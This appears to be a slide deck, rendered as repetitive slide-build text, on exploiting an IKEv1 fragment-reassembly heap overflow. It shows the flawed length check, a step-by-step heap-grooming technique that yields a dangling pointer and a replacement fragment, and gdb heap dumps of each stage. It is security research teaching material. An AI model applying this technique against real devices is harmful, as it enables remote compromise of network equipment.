
    ...
    // loop on all fragments
    while (TRUE)
    {
        ...
        // update the reassembled packet length
        int curr_frag_len = entry1_found->pkt_info->packet_ike->payload_length - 8;
        curr_reass_len += curr_frag_len;

        // This check is incomplete.
        // Does not take into account sizeof(struct pkt_buffer) added to alloc_size
        if (alloc_size < curr_reass_len) {
            es_PostEvent("Error assmbling fragments! Fragment data longer than packet.");
            ...
            return NULL;
        }
        // Process copying one fragment
        memcpy(&(pkt_buffer->data + curr_reass_len),
            entry1_found->pkt_info->packet_ike->data,
            curr_frag_len);
        ...
    }
}
```

[1]

[2]

[3]

[4]

[5]



# → Exploit in a (coco)nut shell

---

Robin Hood uses IKEv1 sessions

Adjacent on the heap

...

Somewhere  
else on the heap

# → Exploit in a (coco)nut shell

Robin Hood uses IKEv1 sessions

- Blue: separators

0x810



Adjacent on the heap

...

Somewhere  
else on the heap

# → Exploit in a (coco)nut shell

Robin Hood uses IKEv1 sessions

- Blue: separators

0x810 0x810



Adjacent on the heap

...

Somewhere  
else on the heap

# → Exploit in a (coco)nut shell

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation

0x810 0x810 0x810



Adjacent on the heap

...

Somewhere  
else on the heap



# → Exploit in a (coco)nut shell

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation

0x810 0x810 0x810 0x810



Adjacent on the heap

...

Somewhere  
else on the heap

# → Exploit in a (coco)nut shell

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation

0x810 0x810 0x810 0x810 0x810



Adjacent on the heap

...


Somewhere  
else on the heap

# → Exploit in a (coco)nut shell

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation

0x810 0x810 0x810 0x810 0x810 0x810



Adjacent on the heap

...

Somewhere  
else on the heap

# → Exploit in a (coco)nut shell

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation

0x810 0x810 0x810 0x810 0x810 0x810 0x810



Adjacent on the heap

...

Somewhere  
else on the heap



# → Exploit in a (coco)nut shell

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation

0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810



Adjacent on the heap

...

Somewhere  
else on the heap

# → Exploit in a (coco)nut shell

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation

Adjacent on the heap

0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810



...

Somewhere  
else on the heap

# → Exploit in a (coco)nut shell

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation

Adjacent on the heap

0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810



...

Somewhere  
else on the heap

# → Exploit in a (coco)nut shell

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation

Adjacent on the heap

0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810



...

Somewhere  
else on the heap



# → Exploit in a (coco)nut shell

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation

Adjacent on the heap

0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810



...  
Somewhere  
else on the heap

# → Exploit in a (coco)nut shell

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes

Adjacent on the heap

0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810



...

Somewhere  
else on the heap

# → Exploit in a (coco)nut shell

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes

Adjacent on the heap

0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810



...  
Somewhere  
else on the heap


# → Exploit in a (coco)nut shell

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes

Adjacent on the heap

0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810



...  
Somewhere  
else on the heap



# → Exploit in a (coco)nut shell

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes

Adjacent on the heap

0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810



...  
Somewhere else on the heap

# → Exploit in a (coco)nut shell

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes

Adjacent on the heap

0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810



...  
Somewhere else on the heap

# → Exploit in a (coco)nut shell


```
(gdb) dlchunk 0xacd78090 -c 17 -p 0x44
0xacd78090 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0001 II
0xacd788a0 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0001 JJ
0xacd790b0 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0002 JJ
0xacd798c0 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0003 JJ
0xacd7a0d0 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0004 JJ
0xacd7a8e0 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0002 II
0xacd7b0f0 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0001 hex(0000)
0xacd7b900 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0002 hex(0000)
0xacd7c110 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0003 hex(0000)
0xacd7c920 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0004 hex(0000)
0xacd7d130 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0005 hex(0000)
0xacd7d940 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 LL
0xacd7e150 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 MM
0xacd7e960 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 NN
0xacd7f170 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 OO
0xacd7f980 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x5050 PP
0xacd80190 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0003 II
```

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes

Adjacent on the heap

0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810



...  
Somewhere  
else on the heap

# → Exploit in a (coco)nut shell

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes

Adjacent on the heap

0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810 0x810



LastFrag=1

Somewhere  
else on the heap




# → Exploit in a (coco)nut shell

```
malloc: 0xacd809a0 realsz 0x1f60, reqsz 0x1f34 - reassembled packet
(gdb) dlchunk 0xacd78090 -c 14 -p 0x44
0xacd78090 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0001 II
0xacd788a0 F sz:0x02040 fl:-P free_pc:0x0868d28d,- 0x4a4a JJ
0xacd7a8e0 M sz:0x00810 fl:C- alloc_pc:0x0869460d,- 0x0002 II
0xacd7b0f0 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0001 hex(0000)
0xacd7b900 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0002 hex(0000)
0xacd7c110 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0003 hex(0000)
0xacd7c920 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0004 hex(0000)
0xacd7d130 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0005 hex(0000)
0xacd7d940 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 LL
0xacd7e150 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 MM
0xacd7e960 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 NN
0xacd7f170 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 OO
0xacd7f980 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x5050 PP
0xacd80190 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0003 II
```

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes



Adjacent on the heap


...  
Somewhere  
else on the heap

# → Exploit in a (coco)nut shell

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes

Adjacent on the heap



XML  
packet 1

Somewhere  
else on the heap


# → Exploit in a (coco)nut shell

```
previous xml_tags[13].alloc = NULL
0xacd78090 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0001 II
0xacd788a0 M sz:0x02030 fl:CP alloc_pc:0x0807f8c4,- xml_tags[13].alloc
0xacd7a8d0 F sz:0x00010 fl:-P
0xacd7a8e0 M sz:0x00810 fl:C- alloc_pc:0x0869460d,- 0x0002 II
0xacd7b0f0 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0001 hex(0000)
0xacd7b900 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0002 hex(0000)
0xacd7c110 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0003 hex(0000)
0xacd7c920 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0004 hex(0000)
0xacd7d130 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0005 hex(0000)
0xacd7d940 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 LL
0xacd7e150 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 MM
0xacd7e960 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 NN
0xacd7f170 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 OO
0xacd7f980 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x5050 PP
0xacd80190 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0003 II
```

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes

Adjacent on the heap



...  
Somewhere  
else on the heap




# → Exploit in a (coco)nut shell

```
(gdb) dlchunk 0xacd78090 -c 14 -p 0x44
0xacd78090 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0001 II
0xacd788a0 F sz:0x02040 fl:-P free_pc:0x0994a2bf,
0xacd7a8e0 M sz:0x00810 fl:C- alloc_pc:0x0869460d,- 0x0002 II
0xacd7b0f0 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0001 hex(0000)
0xacd7b900 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0002 hex(0000)
0xacd7c110 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0003 hex(0000)
0xacd7c920 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0004 hex(0000)
0xacd7d130 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0005 hex(0000)
0xacd7d940 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 LL
0xacd7e150 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 MM
0xacd7e960 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 NN
0xacd7f170 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 OO
0xacd7f980 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x5050 PP
0xacd80190 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0003 II
```

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes

XML tag data  
dangling pointer



Adjacent on the heap

Somewhere  
else on the heap




# → Exploit in a (coco)nut shell

```
0xacd78090 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0001 II
0xacd788a0 M sz:0x02030 fl:CP alloc_pc:0x0807f8c4,- 0x0002 bb
0xacd7a8d0 F sz:0x00010 fl:-P
0xacd7a8e0 M sz:0x00810 fl:C- alloc_pc:0x0869460d,- 0x0002 II
0xacd7b0f0 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0001 hex(0000)
0xacd7b900 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0002 hex(0000)
0xacd7c110 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0003 hex(0000)
0xacd7c920 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0004 hex(0000)
0xacd7d130 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0005 hex(0000)
0xacd7d940 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 LL
0xacd7e150 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 MM
0xacd7e960 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 NN
0xacd7f170 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 OO
0xacd7f980 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x5050 PP
0xacd80190 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0003 II
```

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes
- Pink: confused session reassembled

XML tag data  
dangling pointer



Adjacent on the heap


Somewhere  
else on the heap

# → Exploit in a (coco)nut shell

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes
- Pink: confused session reassembled

XML tag data  
dangling pointer



Adjacent on the heap


...  
Somewhere  
else on the heap

# → Exploit in a (coco)nut shell

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes
- Pink: confused session reassembled

XML tag data  
dangling pointer



Adjacent on the heap

XML  
packet 2

Somewhere  
else on the heap




# → Exploit in a (coco)nut shell

```
(gdb) dlchunk 0xacd78090 -c 14 -p 0x44
0xacd78090 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0001 II
0xacd788a0 F sz:0x02040 fl:-P free_pc:0x0994a2bf,
0xacd7a8e0 M sz:0x00810 fl:C- alloc_pc:0x0869460d,- 0x0002 II
0xacd7b0f0 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0001 hex(0000)
0xacd7b900 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0002 hex(0000)
0xacd7c110 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0003 hex(0000)
0xacd7c920 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0004 hex(0000)
0xacd7d130 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0005 hex(0000)
0xacd7d940 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 LL
0xacd7e150 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 MM
0xacd7e960 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 NN
0xacd7f170 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 OO
0xacd7f980 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x5050 PP
0xacd80190 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0003 II
```

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes
- Pink: confused session reassembled

XML tag data  
dangling pointer



Adjacent on the heap

Somewhere  
else on the heap



# → Exploit in a (coco)nut shell

```
0xacd78090 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0001 II
0xacd788a0 M sz:0x02040 fl:CP alloc_pc:0x0869460d,- 0x6666 ff
0xacd7a8e0 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0002 II
0xacd7b0f0 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0001 hex(0000)
0xacd7b900 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0002 hex(0000)
0xacd7c110 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0003 hex(0000)
0xacd7c920 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0004 hex(0000)
0xacd7d130 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0005 hex(0000)
0xacd7d940 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 LL
0xacd7e150 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 MM
0xacd7e960 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 NN
0xacd7f170 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 OO
0xacd7f980 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x5050 PP
0xacd80190 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0003 II
```

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes
- Pink: confused session reassembled
- Purple: replacement frag

XML tag data

dangling pointer

session frag

replacement frag

0x810 0x810

0x2040

0x810 0x810

0x810 0x810

0x810 0x810

0x810 0x810

0x810 0x810

0x810 0x810

0x810 0x810

0x810 0x810

0x810 0x810

0x810 0x810

I I

S2

I

K K K

K K

L M

N O

P I

Adjacent on the heap

Somewhere  
else on the heap

# → Exploit in a (coco)nut shell

```
// initial b fragment
(gdb) python print(frag_payload(0xacd788a0+0x28+0x1c))
struct frag_payload @ 0xacd788e4 {
  next_payload      = 0x0
  critical_bit      = 0x0
  payload_length   = 0x1fe6
  id                = 0x10
  seqno             = 0x2
  last_frag         = 0x1
```

```
// replacement f fragment
(gdb) python print(frag_payload(0xacd788a0+0x28+0x1c))
struct frag_payload @ 0xacd788e4 {
  next_payload      = 0x0
  critical_bit      = 0x0
  payload_length   = 0x1ff2
  id                = 0x20
  seqno             = 0x2
  last_frag         = 0x1
```


XML tag data

dangling pointer

“confused”

session frag

replacement frag



Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes
- Pink: confused session reassembled
- Purple: replacement frag

# → Exploit in a (coco)nut shell


Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes
- Pink: confused session reassembled
- Purple: replacement frag

XML tag data  
dangling pointer

“confused”  
session frag

replacement frag



Adjacent on the heap

K

... LastFrag=1

Somewhere  
else on the heap



# → Exploit in a (coco)nut shell

```
(gdb) dlchunk 0xacd78090 -c 20 -p 0x44
0xacd78090 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0001 II
0xacd788a0 M sz:0x02040 fl:CP alloc_pc:0x0869460d,- 0x6666 ff
0xacd7a8e0 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0002 II
0xacd7b0f0 F sz:0x02850 fl:-P free_pc:0x0868d28d,
0xacd7d940 M sz:0x00810 fl:C- alloc_pc:0x0869460d,- 0x0000 LL
0xacd7e150 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 MM
0xacd7e960 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 NN
0xacd7f170 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 OO
0xacd7f980 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x5050 PP
0xacd80190 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0003 II
```


Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes
- Pink: confused session reassembled
- Purple: replacement frag

XML tag data  
dangling pointer

“confused”  
session frag

replacement frag



Adjacent on the heap

Somewhere  
else on the heap



# → Exploit in a (coco)nut shell

